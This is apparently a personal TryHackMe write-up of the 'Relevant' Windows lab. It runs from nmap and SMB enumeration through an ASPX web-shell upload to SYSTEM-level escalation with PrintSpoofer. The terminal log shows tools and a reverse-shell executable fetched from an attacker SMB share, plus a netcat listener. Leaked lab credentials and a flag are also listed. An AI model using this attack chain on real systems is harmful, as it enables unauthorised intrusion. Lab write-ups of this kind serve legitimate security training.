

# Relevant\_THM

## Enumeration

Its a windows machine

1. we got null smb session and got a password.txt file from smb server

Bob - !P@\$W0rD!123

Bill - Juw4nnaM4n420696969!\$\$\$

2. These credentials doesnt work in rdp .

- 3.

## Nmap

```
STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|_ Target_Name: RELEVANT
|_ NetBIOS_Domain_Name: RELEVANT
|_ NetBIOS_Computer_Name: RELEVANT
|_ DNS_Domain_Name: Relevant
|_ DNS_Computer_Name: Relevant
|_ Product_Version: 10.0.14393
|_ System_Time: 2021-05-21T12:56:44+00:00
|_ ssl-cert: Subject: commonName=Relevant
|_ Not valid before: 2021-05-20T12:36:36
|_ Not valid after: 2021-11-19T12:36:36
|_ ssl-date: 2021-05-21T12:57:21+00:00; +1s from scanner time.
49663/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
49666/tcp filtered unknown
49668/tcp filtered unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016[2012 (90%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows Server 2016 (90%), Microsoft Windows Server 2012 or Windows Server
2012 R2 (85%), Microsoft Windows Server 2012 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 1h24m03s, deviation: 3h07m53s, median: 1s
|_ smb-os-discovery:
|_ OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
Nmap done: 1 IP address (1 host up) scanned in 85.64 seconds

got some password in smbserver

The image shows a Kali Linux terminal window with two panes. The left pane displays the RustScan logo, which is a stylized 'RUSTSCAN' in a dashed font. Below the logo, it says 'The Modern Day Port Scanner.' and provides links to the RustScan GitHub repository and a GitHub page for RustScan. It also mentions a Docker image and a GitHub repository for RustScan. The right pane shows the output of the RustScan tool. It starts with a list of open ports: 22, 80, 443, 445, 135, 139, 465, 4880, 5985, 5986. Then it shows a detailed scan of 10.10.246.95, including the target IP, RID Range, Username, Password, and Known Usernames. The scan results show that the target has several open ports and that the user 'Administrator' is present. The scan is completed with a message 'Enumerating Workgroup/Domain on 10.10.246.95' and 'Can't find workgroup/domain'.

1 . We find the mt4wrksv directory in this webserver which indicates that smb server and webserver are same

2. We can write a asp or aspx msfvenom payload so we can get a shell back
3. msfvenom payloads didnt worked so i used a aspx websehll from github and i got a shell back


## Gobuster

## Exploitation

- 1 . We find the mt4wrksv directory in this webserver which indicates that smb server and webserver are same
2. We can write a asp or aspx msfvenom payload so we can get a shell back
3. msfvenom payloads didnt worked so i used a aspx websehll from github and i got a shell back

## PostExploitation

1. we are iis user
  2. Found user.txt in Bob desktop
  3. cheked privileges using whoami /priv and see that seimpersonation is enabled
  4. As we are defaultspool user which is a service acount we can do tokenrelated attacks
  5. Now i used printspoofer.exe and spawned a cmd shell
- > PrintSpoofer.exe -i -c cmd
- 5- I got authority



```
root@kali: ~/TryHackMe-Notes/Tryhackme/Relevant_THM
root@kali: ~/TryHackMe-Notes/Tryhackme/Relevant_THM 238x49

copy \\10.4.30.255\share\winPEASx86.exe
1 file(s) copied.

c:\Users\Bob\Desktop>.winpeasx86.exe
.\winpeasx86.exe
This version of c:\Users\Bob\Desktop\winPEASx86.exe is not compatible with the version of Windows you're running. Check your computer's system information and then contact the software publisher.

c:\Users\Bob\Desktop>net localgroup whoami
net localgroup whoami
System error 1376 has occurred.

The specified local group does not exist.

c:\Users\Bob\Desktop>copy \\10.4.30.255\share\PrintSpoofer.exe
copy \\10.4.30.255\share\PrintSpoofer.exe
1 file(s) copied.

c:\Users\Bob\Desktop>copy \\10.4.30.255\share\reverse.exe
copy \\10.4.30.255\share\reverse.exe
1 file(s) copied.

c:\Users\Bob\Desktop>PrintSpoofer.exe -c "reverse.exe" -i
PrintSpoofer.exe -c "reverse.exe" -i
[*] Found privilege: SeImpersonatePrivilege
[*] Named pipe listening...
[*] Operation failed or timed out.

c:\Users\Bob\Desktop>copy \\10.4.30.255\share\JuicyPotato.exe
copy \\10.4.30.255\share\JuicyPotato.exe
The system cannot find the file specified.

c:\Users\Bob\Desktop>copy \\10.4.30.255\share\JuicyPotato.exe
copy \\10.4.30.255\share\JuicyPotato.exe
1 file(s) copied.

c:\Users\Bob\Desktop>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[*] Found privilege: SeImpersonatePrivilege
[*] Named pipe listening...
[*] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

root@kali: ~/TryHackMe-Notes/Tryhackme/Relevant_THM
root@kali: ~/TryHackMe-Notes/Tryhackme/Relevant_THM
-# nc -lnvp 6969
listening on [any] 6969 ...
```

## Loot

## ***Credentials***

# user credentials

Bob - !P@\$W0rD!123

Bill - Juw4nnaM4n420696969!\$\$\$

## ***Flags***

# USer flag

THM{fdk4ka34vk346ksxfr21tg789ktf45}